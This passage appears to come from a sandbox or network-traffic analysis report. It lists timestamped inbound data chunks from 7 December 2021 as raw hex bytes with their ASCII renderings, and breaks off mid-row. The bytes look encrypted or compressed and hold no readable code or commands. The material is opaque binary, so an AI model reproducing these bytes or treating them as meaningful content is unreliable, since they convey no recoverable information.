f0}RVbgdm2#?0Ox<i`9KpMB9d|uKFT]6kEU[No&7U>gK_|G(8?6Q:-:Px,a_$N}3;JB:un^{oqYWV&^q"4B:6\RAIl
2021-12-07 12:39:07 UTC	477	IN	Data Raw: 09 dc 18 ec 1a 9d 84 85 ba 5e 07 fe 67 f5 fb 57 c6 3c 91 fb 8f 95 97 9a c9 d3 8c cf 19 e2 01 a7 e1 b8 9f 52 7c 49 e6 2f f5 7f 11 e1 9d da 58 a6 27 7d 57 18 65 f3 e9 66 bb 6e b2 eb 3a 1e ee 13 d0 7f b6 80 ff bf 36 10 c5 bf 19 05 fe 4d d9 9d a9 09 b8 ff 3d 6e 48 e4 f2 f0 48 96 4b e4 9d 8b 44 67 ac 20 7f 50 3c 5a 32 e5 10 e3 98 5a 6b f4 6e cc 19 fc 7f 96 fa de 2e fd 34 7f 94 88 c6 da 62 af d1 49 c8 a3 f9 98 34 45 3e 7d 70 ed 9d 79 b9 6f 57 a6 ff e4 9c 8c f8 ae d6 b2 a4 28 d1 11 9d 34 e3 c4 4b 97 fc fe ea bb 8b 2c e8 47 8d 17 6e 16 5d 58 f0 e4 e1 f7 e7 dd d1 4b 16 2d d9 8d b7 56 96 53 e8 0d 16 ab 3c da e6 7b f4 60 fc 04 f8 af da ec 99 37 d8 44 2a ad 9e d1 c5 2a b5 2e d2 34 c8 76 2c ff 86 fe 77 66 68 5e 1a 05 52 3f c9 31 ec 7f bc 4a f9 8f 2a 55 29 76 71 bb d6 Data Ascii: ^gW<R|I/X'}Wefn:6M=nHHKDg P<Z2Zkn.4bI4E>}pyoW(4K,Gn]XK-VS<{`7D**.4v,wfh^R?1J*U)vq
2021-12-07 12:39:07 UTC	484	IN	Data Raw: 54 f0 00 fc cf d9 cb 72 1e c8 fa af 98 ca 29 af 53 f2 5a 88 c1 ff af 70 ed d4 9c e3 c7 df 49 cc c9 28 ef c5 47 c4 92 e4 c0 ff 61 78 0b fb 1f d6 49 ec 35 8a 7e d7 e0 45 c8 ff 21 ac 7a 01 f7 ff 6e 5b f7 34 9d ea 6e b8 ff dd 82 f9 47 c6 7e 2d 9c 7f ac b3 b4 79 89 af 44 bc 6a 97 7a c9 9b 80 7f 90 aa d2 c1 85 f2 bf e3 f9 c3 fa 9b de 91 9f e6 d3 d7 23 5a 32 86 ef ff 2e 6e f0 7d d2 07 70 ff a7 e2 87 fb 7f 4c a4 35 cc 7f c3 96 c0 ff 95 8b 87 2b c0 d2 77 17 f8 df 73 08 ff cd 34 92 65 5d aa 77 d5 91 5d 86 9a 0f ee bf 7f 41 ff ff 9f ef ff 2b ad d9 93 f8 4e f9 74 b8 ff be 72 dc 92 86 fc 73 3a 85 d1 cc 7d 05 41 8b ee 01 c8 7f 1f 24 93 25 0b 0f 8a 36 b9 ed 6b 05 ff ff c1 2b a1 64 bb 5d 02 1f c8 7f 6f fa fd 1e 95 7f f4 1a f6 3f ee a0 0a 74 78 71 2b 7f 72 53 6e 9c 24 62 Data Ascii: Tr)SZpI(GaxI5~E!zn[4nG~-yDjz#Z2.n}pL5+ws4e]w]A+Ntrs:}A$%6k+d]o?txq+rSn$b
2021-12-07 12:39:07 UTC	492	IN	Data Raw: 52 c8 a9 31 ca ee d8 76 88 2e f3 3a c8 10 63 2c 58 f6 f7 3d 79 f0 c0 7c 28 4d 1d df be 56 bd 57 7b ed 71 37 e9 47 05 49 72 4e 1d 36 5a 69 e6 71 03 f9 a5 92 0c 21 f1 45 d3 8c 85 17 1c 61 7c a6 9f d0 c3 8e a2 46 1a 34 46 9b 9f 59 24 9f bf e5 d8 6a 6c 72 70 90 8f 93 ce b5 3c 90 a5 70 09 9f 97 74 f9 d6 67 13 de f6 1b 4e 95 58 5f b5 08 47 04 71 0d 97 79 84 f4 f7 39 78 9c 62 ab 7e 29 3e bb 48 d3 bc aa 2c ee f8 4a f6 45 5f 96 55 e3 4b 76 92 b7 9d ec 86 cd b5 3c 58 81 7f 94 e5 ea 46 14 b6 f4 2f e1 9f c3 e6 ec 56 4c b8 aa ed 68 8f bd 36 3b c2 92 45 79 a7 90 ff a7 4a 8f 4e c4 9f 4b f8 fa 59 54 33 77 c4 b8 d3 9f 6f 8a 70 48 67 7e be ae 2e f3 98 84 22 82 c1 d9 88 28 44 52 fd b0 b7 eb 5d d6 da e7 d0 c0 df ae 3d cf ae 1f 6b b0 bb c6 7c ef 75 d2 b5 f0 fc 8c bb 4c 2b 2f Data Ascii: R1v.:c,X=y|(MVW{q7GIrN6Ziq!Ea|F4FY$jlrp<ptgNX_Gqy9xb~)>H,JE_UKv<XF/VLh6;EyJNKYT3wopHg~." (DR]=k|uL+/
2021-12-07 12:39:07 UTC	500	IN	Data Raw: b8 43 68 fd 28 47 66 12 48 46 04 ab c4 a9 d9 8c 3f 9b 16 bb 79 75 ed 86 89 f9 68 6e 9c b5 cd 74 fd 09 f5 88 de 30 f3 40 db 8c 4f 88 02 76 3d 34 7c a6 f0 f0 9b bb 3d e8 cf c2 91 6e c0 61 c6 6b 0e ee 8a e3 79 1e 7d 0e 7b 6d c4 61 27 57 1d c0 c7 11 c4 67 97 cc f6 b3 81 6b ba 3b 4c 27 c4 7d 37 ae 75 6b b9 e0 79 fb 68 53 bc c7 e5 64 d6 b0 07 f2 1b 25 ab bb 23 a7 d5 90 05 d8 02 c8 1a 6b 2c 90 f3 d4 a1 73 b4 1e ef ad 52 57 b6 7f 19 3c ff c1 f7 f0 62 5f e6 89 5f 02 02 59 fd 57 e5 21 2a 87 64 b5 11 4b fb 9c 26 52 9e b5 08 75 d0 37 d3 8d 41 2b a1 86 40 17 cd ea 54 c7 13 6b 63 26 e8 22 de ae 30 86 ea fc 48 86 3a 18 cf dc c9 6a 1f 99 cd 9c 25 9c f7 91 22 57 5d 9a 02 2b 8d 38 f7 86 7f 10 a5 9e 72 ef 69 07 20 44 da fd a4 d5 f7 df 3e 48 48 4d 97 55 90 61 a3 de 1b af 38 Data Ascii: Ch(GfHF?yuhnt0@Ov=4|=naky}{ma'Wgk;L'}7ukyhSd%#k,sRW<b__YW!*dK&Ru7A+@Tkc&"0H;j%"W]+8ri D> HHMUa8
2021-12-07 12:39:07 UTC	508	IN	Data Raw: 6d 58 db 53 a9 19 ad a2 7f 21 29 e4 ea 43 b5 00 ba 1c 40 35 a0 05 9c 32 db 5d d9 40 10 b3 14 52 a3 44 2d 51 af c5 7e 75 88 01 fe e5 eb 9e a0 82 00 be 79 8e fe 87 64 90 92 ad 91 c2 0e b5 80 2e 28 66 77 2d 6c ba cd fd 26 a1 64 93 93 5e b5 dc 72 c1 d6 8f e2 d8 b2 31 61 ae 42 f7 f6 1d a9 cb 83 08 95 da 02 8f 8c 62 35 b2 f3 a7 c0 57 5e 70 aa 69 29 75 4c 0c d7 a0 6f 88 49 9f 33 bb fb 7f 87 6a 92 68 4e 59 33 2c 03 01 12 28 45 c6 2f dc 22 f0 a2 2e 0a d5 19 e6 dd 8d f9 53 41 04 8c 58 f9 9a f1 c3 f9 7b 57 4a 5e 9d 7e cc 5d 69 6c 09 a2 28 f3 83 31 c9 ad 6d 5b a1 58 80 f3 a5 f9 a7 03 52 5e d4 fe 76 58 4f e7 c4 66 91 4b 13 f0 0e ba e4 50 45 f3 62 3e 3e a9 13 80 36 b4 e9 86 a3 89 05 5f c0 a0 ee a2 74 2f 35 56 77 55 98 06 65 7f 05 79 fd af 62 69 1f b3 a9 32 f7 00 0f 30 Data Ascii: mXS!)C@52]@RD-Q~uyd.(fw-l&d^r1aBb5W^pi)uLoI3jhNY3,(E/".SAX{WJ^~]il(1m[XR^vXOfKPEb>>6_t/5 VwUeybi20
2021-12-07 12:39:07 UTC	516	IN	Data Raw: 8f 79 0e 59 05 b4 ab cf 7f 19 12 54 ec bf 50 ee 0a 08 8e ae 93 95 80 a5 17 17 af 81 9e 98 c3 b2 7e fc 40 37 1d 7b 2c 85 f3 1a 0a a4 ea c4 b1 32 d2 e3 3a fe b2 66 c9 a9 3f 0d 47 e2 4d 80 5f 9a 59 ed 78 f6 f1 7f f0 6a 50 09 4b 7b 75 7a 49 08 30 11 90 e1 13 cd a4 cf a1 01 32 3a 4c 64 59 34 e3 d9 02 bc 88 de 35 dc 42 0d 08 d8 88 ac 8f 94 6c 7c 3d 4f f4 a4 45 1f c7 1c 83 4c 02 73 36 e8 fc da 32 4b 7a 75 3b 5f 20 5a f3 58 de d2 5d c2 88 28 80 9f ee 12 3f f7 28 6e 8a 6b d8 6e 91 ee fd 6d 5d 0b bd 81 7f 18 bc 53 2b 7d de 98 27 59 32 5e 2e 78 93 6d cb 7d 8e 3c b7 df 4a 63 6f 07 2d 94 da ef 49 3e ae a8 3b b0 1b 84 99 a3 01 12 ba 9e 68 1e a0 2e 29 10 74 8e a2 13 2a 48 5c 9f ac 4e 43 b2 8c bd 7b 7c 6c b9 9c c2 59 0e ce fe fe bc 9c 9d 99 16 15 43 c3 fd 9a ff 56 d8 a8 Data Ascii: yYTP~@7{,2:f?GM_YxjPK{uzI02:LdY45Bl|=OELs62Kzu;_ ZX](?(nknm]S+}'Y2^.xm}<Jco-I>;h.)t*H\NC{|lYCV
2021-12-07 12:39:07 UTC	523	IN	Data Raw: 0e a9 cd b0 c0 57 3f 8c 6a 8a cf 56 16 45 97 21 dd 63 2b 37 04 03 04 63 be e1 83 8e b2 b0 23 eb 4f 0e 17 ee 91 22 32 a8 79 5e f2 dc a4 12 54 b3 f4 9e 6b ea 2f ea 07 f2 1d 83 48 73 5e 23 c0 66 69 1b 9f 96 03 34 3f 96 c4 8b 51 80 c9 52 6f 1c 49 af 27 42 98 2a 6c 3a 8c 60 6b ca 07 6b c4 a9 77 57 a9 38 56 ff 51 0f ce 13 65 d4 e1 16 b1 46 86 75 45 bc 60 6c 57 cd 2d 80 01 85 5d a7 7b 21 92 00 4a fc e4 79 9f 10 7b 5d 02 96 06 53 a5 3a dd f8 6c 83 4a 5a 62 c9 b8 c2 7f e9 b3 2a cd ea b2 5d a8 5d 53 a1 64 60 88 a4 1a 28 a4 33 0b 23 53 50 8c f6 a5 2f 99 45 a4 59 2e 2e 48 31 d0 98 2c ad a4 b3 d5 96 77 a9 64 fa c9 0a a0 8e 92 e2 2f 83 39 fb bb 2d 46 da fc 8f e8 b5 4f 61 21 68 49 67 65 07 ca da 60 3f 1d a1 36 75 3b 4c e2 14 3d 39 19 07 5c 80 40 82 83 cd 30 74 14 ec 9a Data Ascii: W?jVE!c+7c#O"2y^Tk/Hs^#fi4?QRoI'B*l:`kkwW8VQeFuE`lW-}{!Jy{]S:lJZb*]]Sd`(3#SP/EY..H1,wd/9-FOa!hIge`?6u;L=9\@0t

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	531	IN	Data Raw: b0 8a 5d 93 34 38 e6 b4 53 f4 6e 46 02 9c 4c c8 d2 e0 c0 3d f1 d9 49 53 f1 d8 80 23 b4 8c 01 5b c1 bc aa ea aa 84 06 26 b2 de d4 e8 73 bb d0 b6 d5 24 e2 e9 75 b2 b4 86 45 95 e9 3a ed 00 8b 70 a0 fc b3 51 21 04 7b 29 8a 5f 88 82 18 d5 ca ee 88 67 9b 28 b6 09 26 91 19 bc 94 85 fe 37 10 e4 2e 1b 6e 33 6e 9b 65 6c 68 9f aa cf 96 6b d3 0d 2d cf 55 ad a3 47 34 fa 94 01 93 d6 f8 3d 68 c7 ca d5 a1 a3 05 4e d5 fc 31 0d 5b c5 65 6b 68 fc 00 dc 1a ba a7 82 d7 c1 7c 4b c7 f8 94 9b e7 ad 19 0c 83 d2 4a de 4f 9d 40 6a c5 96 4b 70 97 0e 12 12 71 42 16 a2 af f2 44 56 0f 0e 8e 00 fe ae a6 21 05 79 d5 dd 2c e9 54 86 37 c3 98 75 de bc cc ef 85 01 c4 0a 00 cb 09 76 b0 c0 6b 30 61 57 86 a9 b1 bb ea 7c c0 6a 42 a7 9d c1 3a f8 44 8a 47 0d 85 7d 9c 41 42 10 15 b7 8e 49 86 41 0b Data Ascii:]48SnFL=IS#[&s$uE:pQ!{)_g(&7.n3nelhk-UG4=hN1[ekh|KJO@jKpqBDV!y,T7uvk0aW|jB:DG}ABIA
2021-12-07 12:39:07 UTC	539	IN	Data Raw: db c7 8f fb 44 28 07 52 b0 97 9f d8 13 df 0e 73 83 c9 0f 08 ce dd 59 b0 15 b0 c2 23 a9 72 2e 29 a1 3f a4 3b 0b cd ef 58 9d a5 2f 87 fe 21 d6 98 41 a4 a8 30 4a ad 2c 68 ef 48 f6 15 4a d5 68 27 34 44 b1 29 94 86 be 3a dc a0 95 a9 a2 d2 8f 64 df d7 34 9c 60 e4 b0 13 3a c3 51 65 30 3f 40 c3 65 d0 f5 55 1a c3 ab 18 26 f8 99 c8 56 39 f8 b7 47 ed 4e de e5 d6 d3 cd 96 38 48 64 d7 7d b6 af f6 d1 99 3b 11 ba 14 92 86 75 39 34 82 0c ca e0 51 7f 79 6e 26 6a 04 81 1d 5c ef d7 52 a7 49 f8 ec b5 83 77 dc 77 3d 9e ae cd c5 6d 5c ae f6 5f 89 31 81 0f 71 df f6 ce 6b 0b 26 4c 59 2f 42 22 c1 99 9c 9f 42 a1 3e 2a 6d 56 80 36 0d 5f 97 f6 ab 12 8d 49 7a 18 c2 0a 23 21 1d 36 7d 52 b5 9a 4e cd 4c 33 66 32 19 4c a3 6f 6f a9 92 b7 28 ac f1 33 4c 5b 93 78 1a e5 5c 80 c4 2e 25 d2 04 Data Ascii: D(RsY#r.)?;X/!A0J,hHJh'4D):d4`:Qe0?@eU&V9GN8Hd};u94Qyn&j\RIww=m_1qk&LY/B"B>*mV6_Iz#!6}R NL3f2Loo(3L[x\.%
2021-12-07 12:39:07 UTC	547	IN	Data Raw: d5 e1 d5 ba 1f ff e2 d1 5a 76 2c b9 c4 31 9e f2 7b 4a e3 a6 b5 f5 80 00 54 b8 83 dd 63 8f be e4 72 30 28 cb 62 c4 e4 70 cc 0a a0 11 cf 14 dc 14 f1 65 5a d4 eb 43 40 65 23 cd 8e 4a 29 8d cb 3a 57 f4 6f 84 17 f1 cb 33 b8 07 64 8a 0f 2f 7a b2 be b4 a3 f1 42 fa 61 d1 b5 35 cc e4 6e 2e 44 45 8b d1 60 1d 79 cd b5 af ac 59 10 20 cb 3e 80 94 a4 f2 9f 18 b5 1b de 96 9b 77 a0 61 c6 0f 74 ec dd 94 da 69 0f 56 95 2f 71 52 08 64 e6 85 a4 e7 40 91 e6 26 81 03 da 3d 00 e6 e4 ce d3 3c 48 da 1a 5e 76 21 70 65 2f ac c6 b9 62 2a 6e 85 95 9f 1d 89 62 2e 81 51 85 3f 04 7b 06 d0 49 07 da 63 0b 36 3d 5b c8 5b af 2e d4 48 31 9e 57 25 79 c6 3e ff 51 e6 31 3e e8 95 52 77 ea b9 7a 13 b3 34 eb 4d d9 06 63 47 08 b3 7a 15 31 cf 8a 6c cf 7b 2f 00 e6 a9 b8 3a f4 c4 94 e7 3e 9f 9d 31 3d Data Ascii: Zv,1{JTcr0(bpeZC@e#J):Wo3d/zBa5n.DE`yY >watiV/qRd@&=<H^v!pe/b*nb.Q?{Ic6=[[.H1W%y>Q1>Rwz4 McGz1l{/:>1=
2021-12-07 12:39:07 UTC	555	IN	Data Raw: 06 49 bd 15 83 b1 4b d8 07 29 93 fb 25 f1 61 d6 b8 b5 5f 13 54 7d af f9 89 18 5b f0 00 f5 55 53 a1 f2 c4 48 66 58 ef e4 96 50 f0 85 fd 66 3d cc 64 f2 d2 ed 69 3f 58 7b dd 34 f2 d8 f9 a2 91 e0 cf 07 d5 40 99 0d 69 d2 ac a5 bc 9e ae 2a 46 a5 61 3f bf a7 3c 7d 91 01 1d 30 86 a7 43 b2 a8 28 42 56 8b 65 0a 05 0c cf 2f 6f 5b aa bb fe 6a 69 fe 47 e3 bb 86 8e 7c 86 06 9f c4 12 65 e8 6b f2 60 8f a4 78 03 2a 94 76 09 d8 f1 e3 9d 19 75 b1 cc 8c ef 99 66 48 dd f2 c2 e2 0d 99 3c b6 81 65 9b 2f ca 03 7d 1f 1d 93 fb 9a 90 5e 24 1a 79 ad 88 dc 40 10 d2 80 95 de f3 91 a8 f2 62 61 13 55 f9 62 ea a9 2e 44 0f a4 e9 5f ba 8d 2f 5a 3b 41 76 59 2b 85 9b 19 d3 89 53 d6 2d 37 4b 18 83 42 d7 7e 22 f9 4a b3 7f 57 3b c8 03 8b 54 00 aa 4f 66 c4 23 e3 ac 72 27 22 15 be 5d d7 48 23 e9 Data Ascii: IK)%a_T}[USHfXPf=di?X{4@i*Fa?<}0C(BVe/o[jiG|ek`x*vufH<e/}^$y@baUb.D_/Z;AvY+S-7KB~"JW;TOf#r"']H#
2021-12-07 12:39:07 UTC	562	IN	Data Raw: 7b dd d1 61 59 86 15 6b 13 99 08 fc 47 01 c9 2a 53 71 d4 b8 00 10 0e 30 71 d4 c0 ee 01 2e d4 19 1d b6 b2 f3 f3 1e 16 cd 14 56 3e 44 75 4e 36 cf 65 ec 7e f1 21 07 77 0c 77 e8 d6 a7 14 bc a2 76 19 2a 5a f6 25 b0 d4 9a 15 f8 c2 8b b1 e6 cc 5a 9c 00 a3 fc a8 f1 b0 50 aa 30 75 9f 3d 54 ee 28 52 e7 71 35 e5 69 65 9a 50 66 f7 23 47 06 da 31 02 e6 51 55 ad ac 01 3b a5 8b 3d e9 60 74 f0 1e cc 1b 83 75 97 74 39 61 50 14 c0 aa cc e4 c9 84 0d 60 9f f0 49 9b aa 5e 02 b6 3c a3 86 b3 df 15 8c ea af dd eb 54 97 a0 0c d3 47 38 66 dc bc 1a 53 1a eb 7d 99 3d 3b 0d 5c 30 71 21 b0 fc f6 31 00 b2 ff 1d 54 1e 66 eb 13 bd a3 c4 64 23 60 88 8a dd fa 58 ac 51 31 e4 6d e9 b8 11 41 07 43 f3 bf f0 42 ce 72 ba c9 e1 c3 96 52 cb 74 47 4e ca fc e0 a6 62 53 17 8d c3 1e c6 c7 d7 8a 44 68 Data Ascii: {aYkG*Sq0q.V>DuN6e~!wwv*Z%ZP0u=T(Rq5iePf#G1QU;=`tut9aP`I^<TG8fS}=;\0q!1Tfd#`XQ1mACBrRtGN bSDh
2021-12-07 12:39:07 UTC	570	IN	Data Raw: 0c 9a 5d f1 ee fd fd e4 e4 d1 8b fb cd 4b 60 39 ab 9e 30 b3 86 f6 15 48 85 28 7e 3d 0f a2 1a d8 63 2d 6e d1 d4 47 d2 43 cb 54 ae b8 83 16 ec 7b 91 3f 11 41 34 51 61 a3 ed d5 5b ad cd 49 6c 9a 99 a1 51 ce 88 87 dc f4 ca db 13 ea 5d f9 a3 9a f1 b9 3e 9a e0 ef f8 8a d1 f5 6e 77 44 4d 31 74 6c c0 b2 4a bb 70 da 97 b0 c4 07 4d 30 a0 cf b8 f6 2d b2 ba e6 16 bc 49 0a 99 35 e1 ee 6f 31 eb 71 cc 40 bf 4e a4 17 bd 11 71 85 10 a2 e8 fb 9e e2 34 2b 75 32 48 7b 85 70 70 6f 64 30 5f e4 4d 67 cf 9e e5 fb 8e b4 e6 42 92 d2 e4 67 6a cc 4b f4 38 4d f7 83 a1 19 93 a4 14 e9 56 5e e3 b1 a7 00 fa 3d 02 4a 63 d9 c2 6d 41 28 af 4a 55 5a e9 71 24 22 a2 f7 24 a2 01 54 a6 fd db 80 a2 3e 24 82 96 78 c2 52 dd 54 3c 8b c3 1c a2 70 b0 2d 7a 8a ed 86 73 ed f3 ad 12 9b 46 b7 18 0f 6f 3a Data Ascii:]K`90H(~=c-nGCT{?A4Qa[llQ]>nwDM1tlJpM0-l5o1q@Nq4+u2H{ppod0_MgBgjK8MV^=JcmA(JUZq$"$T>$xRT <p-zsFo:
2021-12-07 12:39:07 UTC	578	IN	Data Raw: 6f 5c 99 8e 84 44 fa 8c cb 78 6f 4b b5 06 c1 48 96 14 03 f1 0b c3 f9 e8 0c 35 d0 db 8c 39 e0 57 bf f0 12 fb ed 28 cf aa e5 c8 e7 f0 3a ca 2d 8d 11 8d 8b a6 07 3a 6e 70 94 c5 48 0f 59 2d 52 26 77 41 8b 31 e1 f2 46 7f fb 04 5f 9a 73 9d b5 ef 37 53 44 1a eb 84 f8 c7 cf 61 7f de 15 87 a7 ad 3e cd 63 3e 11 ea 91 f1 6c f9 49 7b 31 39 55 56 23 b8 c4 e2 1a fd 60 e3 b8 1c 9a ed 7b 78 a5 a1 08 fe 6f f5 71 ce 45 1b 2a 35 6e 80 c5 63 68 2c 94 46 41 26 18 37 d1 1a eb 22 27 95 87 d9 9a a8 26 c9 01 6a 37 27 8c f2 f1 be 95 ab 1f 06 6f 23 14 16 f9 05 34 75 61 57 65 57 ff 6f 0a 69 7a a9 2e e2 fd 7b 8b b1 1a 43 49 54 6f 7f 95 4d f9 37 85 b0 70 d9 de f1 f6 30 24 f5 91 d3 c5 d7 dd 1e e1 08 61 96 94 22 a5 40 0c 84 89 c8 25 61 b0 7b 90 ae 46 75 c4 2c af 7c df a1 6a 2b 62 4c 89 Data Ascii: o\DxoKH59W(:-:npHY-R&wA1F_s7SDa>c>ll{19UV#`{xoqE*5nch,FA&7"'&j7'o#4uaWeWoiz.{CIToM7p0$a" @%a{Fu,|j+bL
2021-12-07 12:39:07 UTC	586	IN	Data Raw: 72 b7 6d 3d 69 db 6a 7c 5c 47 0a b7 a5 9e a1 fb fd 5f a3 8c 43 46 46 b6 6d 10 e1 13 1e ea 37 7f 53 f0 1a ec 1d 71 6a 0e 47 a4 15 88 1e 13 8f b4 04 24 8c 7c 7e bf e6 fc bf 29 5d 4d 14 c7 e5 0b f0 b7 32 cd 20 fa 68 06 49 93 47 67 f2 c0 0f 7f 29 e9 56 44 67 09 26 92 92 cf 31 0b 70 01 ce 32 e3 4a 0e 37 23 f9 0f 49 9e 58 d7 cf d7 6b 9e f2 ad 46 df af 6e 27 4f 0a 85 e9 8f 7f 3a 6e a8 0f ab f3 8b 03 a7 2e a1 e1 3b 4a 92 78 e8 c1 77 34 2a 14 ef 4c a1 43 66 7c 40 f0 76 7b eb f0 96 8e a6 0e ea d2 39 5e 97 69 11 a8 39 14 46 6f fe 80 19 82 2c cc 88 67 a1 29 e7 4e c3 3d c0 8c 99 c7 a7 b4 29 40 6a 3d d4 1b f4 88 26 80 0a 86 5d 71 d2 64 b3 73 94 8f a9 62 f8 ec 59 7b ce 25 38 ff 66 94 81 f1 f3 77 58 79 92 b6 52 b4 36 c8 55 b6 4b cd 8a 23 3c 16 5b 0a 31 a4 93 f0 70 55 fd Data Ascii: rm=ij|\G_CFFm7SqjG$|~)]M2 hIGg)VDg&1p2J7#IXkFn'O:n.;Jxw4*LCf|@v{9^i9Fo,g)N=)@j=&]qdsbY{% 8fwXyR6UK#<[1pU
2021-12-07 12:39:07 UTC	594	IN	Data Raw: 4d 54 19 d4 f6 c5 7a 29 57 5f 46 2c 9b b2 63 9d b4 dc 29 31 7c a5 cc 8a 76 66 10 52 91 f3 88 7b 17 97 0f 31 78 39 b9 f1 cd 04 0a 3b 7f 35 78 b1 1c 25 34 b6 77 9c c8 ac 5e 07 09 9d 54 aa b6 83 00 b5 7b 91 b5 dd b5 e7 f7 fe 52 e9 79 3b 78 8d 92 43 8a 96 da f4 cf 0d 73 dc 8e c4 c8 28 06 94 3c 70 8b ff b9 60 ec 1c 31 28 50 00 ad 87 c7 44 60 8d 1b 22 57 26 e9 a0 e4 72 e8 77 2f 89 51 2f 11 b9 4f 87 e1 aa 9a 2c f4 c8 f6 c4 17 e5 f5 73 d9 22 9c 0a 47 11 13 84 f1 db 9a 9e b2 8a 4a 76 1f 04 34 e6 40 57 39 d6 05 ea 0b d5 6e ab 9d a1 cc a1 d2 34 82 56 bc 29 58 76 6f b3 da 71 03 8d df d5 3d 7e 10 c1 06 75 89 c6 9c 2e f3 f7 a1 8b 76 ed 24 85 fd 9a f7 6d 08 50 37 10 f4 36 df fe fe ed f6 44 c1 a4 42 c5 45 53 ca e7 3d d3 8a 2c 61 e2 19 de b8 43 74 c8 4e 06 fc 10 d4 1e 6f Data Ascii: MTz)W_F,c)1|vfR{1x9;5x%4w^T{Ry;xCs(<p`1(PD`"W&rw/Q/O,s"GJv4@W9n4V)Xvoq=~u.v$mP76DBES=,aC tNo

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	602	IN	Data Raw: 56 11 f3 66 e6 40 72 f6 97 b8 a3 3a 07 00 89 d3 fd 4a bb 61 b8 36 73 f0 8b 45 f5 3e a1 91 35 32 6b 83 0c 3c aa 98 2e a2 68 57 35 73 3d 63 72 1a c9 35 5b 7d 87 6d 12 d8 aa 6e 8c e8 fd b0 04 72 4f 18 35 cd 49 f6 fa 7d f2 c2 57 6b e4 a5 92 10 ab 5c 50 a9 39 4e 0c 75 0d cd 66 f5 cd 18 3e ee 59 85 b0 db fe 55 91 c2 1b d5 10 29 7c 77 09 a0 b1 bc 87 ad a0 5b 34 52 d0 38 b5 d9 54 9c 33 68 45 c3 e4 aa a3 47 ff 21 bc 1d f4 4e 54 74 8a 96 a6 68 4f aa f5 2c bc a7 6d 15 14 a4 17 ed 85 27 5b 68 0e 36 ae 4e 81 8b 68 97 e8 24 bd 8f 69 59 c5 2f 6a 78 79 83 dc 68 35 3d 10 44 72 fb f3 04 bc 2a 00 2c e3 a9 25 a7 e3 e8 fa ab 3d 9b 62 01 c0 dc 0f 39 ab e4 31 c0 b0 a6 5f 78 b1 d9 23 48 ec 40 d1 45 e0 91 f3 77 1e 91 3a 77 ef 3c 80 a1 12 82 a8 f3 61 a8 66 51 b6 9f f9 b4 89 39 94 Data Ascii: Vf@r:Ja6sE>52k<.hW5s=cr5[}mnrO5I}Wk\P9Nuf>YU)|w[4R8T3hEG!NTthO,m'[h6Nh$iY/jxyh5=Dr*,%=b9 1_x#H@Ew:w<afQ9
2021-12-07 12:39:07 UTC	609	IN	Data Raw: 2b 29 7f 84 9f b4 cb 4a 43 c5 9a 9f 2c 51 3f b6 72 a0 24 98 a9 9e 2f d6 e2 bb 19 3a 1b 0c 05 f8 65 02 8d b6 91 a4 55 5c 4b 47 05 cc 79 b4 f8 96 97 3a c6 e4 0a ed 41 f8 bb a7 c6 85 5c 60 fc 7f 8a 5a de 52 5d ec 8d 66 cd 0e 85 eb c3 68 38 55 8b da be a5 f4 14 7a df 6a 0e b6 ba 7c 5a 72 d3 a4 8b ab 14 53 1e 24 e0 fa 1f 6e 1e 65 5b d0 cf 44 d7 8e 40 61 85 7f 04 e3 ce 01 08 2a 42 35 ce 97 c1 27 ba 0c 43 44 78 95 2a 60 8c f1 e7 82 66 f1 64 71 11 5e 98 40 0c 09 5e a3 23 c8 67 ad e0 ff 2e 4f 5b 2d 16 6a 54 8f fb 60 b1 fa 69 b8 fe b3 74 3c 7a f0 39 66 cf 63 0d f1 41 ae 18 b0 22 ac 5b fd ef 32 d6 59 65 d5 0c 8a 88 b9 90 02 33 1a c3 e7 6a 93 df 22 23 41 38 8c 36 72 4f a4 b2 85 b0 56 ec 07 57 da 2b 97 4c 0e d2 04 ae 5e 00 5b 1b a7 8d b1 da 78 c9 26 f7 70 1a ed 23 ec Data Ascii: +)JC,Q?r$/:eU\KGy:A\`ZR]fh8Uzj\|ZrS$ne[D@a*B5'CDx*`fdq^@^#g.O[-jT`it<z9fcA"[2Ye3j"#A86rOVW+L^[x&p#
2021-12-07 12:39:07 UTC	617	IN	Data Raw: fb 60 aa 49 b4 60 b9 e2 7b 43 4e e3 41 84 c4 cd 5e 0e 1e 1d ea 96 4b 02 1a 0e 36 a0 9f 7a 77 53 46 9b e7 03 c4 b8 3b ce 2f c3 71 c2 de d2 a2 e9 01 22 85 22 8d 89 dd 25 8b 28 0d a7 3d 86 bb 30 be 66 4f a9 76 31 3b 78 c7 71 4a 71 87 9d b3 4d 41 6a cc 99 d4 c7 1d 58 8c 77 30 c0 8b a6 36 15 bc e2 42 7c a3 ad 5e 45 5d cc 0e 65 8e 35 8d ed 6f e1 26 18 7c 46 26 d1 a2 de c3 92 21 a3 37 50 10 b7 36 f9 45 73 22 62 9d 00 48 f4 66 c8 b7 fa e1 c2 a3 a4 7f 89 8e 18 92 96 0f 2e f7 89 14 d8 09 35 e6 0e 1b e2 c9 0f 21 9b a7 02 53 63 4c e5 4d 3b cd ac 01 88 e3 9a da a7 c0 a5 3b d1 e6 ea ae 3b 8f 46 fb 14 06 3c 2e 0e 97 67 03 92 07 37 96 b1 82 90 bd f6 32 48 05 f8 1b de b8 f7 3a 6b 69 18 8c 39 c1 12 8d 5f 5b 57 49 da 9e 60 7b 57 fa 12 6d 4d 0e 3d 48 aa 88 02 d7 b9 ec 38 7b Data Ascii: `I`{CNA^K6zwSF;/q""%(=0fOv1;xqJqMAjXw06B|^E]e5o&|F&!7P6Es"bHf.5!ScLM;;;F<.g72H:ki9_[WI`{WmM=H8{
2021-12-07 12:39:07 UTC	625	IN	Data Raw: 60 8f 81 f9 5c d2 d3 a8 ae e7 90 be 36 f8 42 47 ff c6 70 09 64 f8 cd 19 5a 33 b6 b2 62 ad fe 36 84 ff 1d d5 b6 a2 46 f0 9a b6 86 95 49 09 e7 d6 d3 da 76 bd c8 fd 87 95 13 54 98 0b 81 1c d0 2c 4d c8 51 ef 6e 09 35 9d 82 d4 6f f8 e2 26 00 bd c7 15 09 4a aa 08 3d f6 98 39 71 f8 2c 27 14 60 dc a3 15 de dd 63 40 67 fc 6c 9b ea 0c 1a 9d 54 4c de c6 ee 7c a1 74 75 f9 2b 7c e8 d5 59 a3 bb c0 c9 29 9d e9 92 37 6b dd 40 d3 c3 03 96 88 cd e8 3b f5 5c fc e7 35 67 e4 14 f6 a9 bf a9 68 24 1c 60 88 b5 ac 16 61 1c 6a 96 5c 0e 6c 86 d3 b8 fb 1a 5a 98 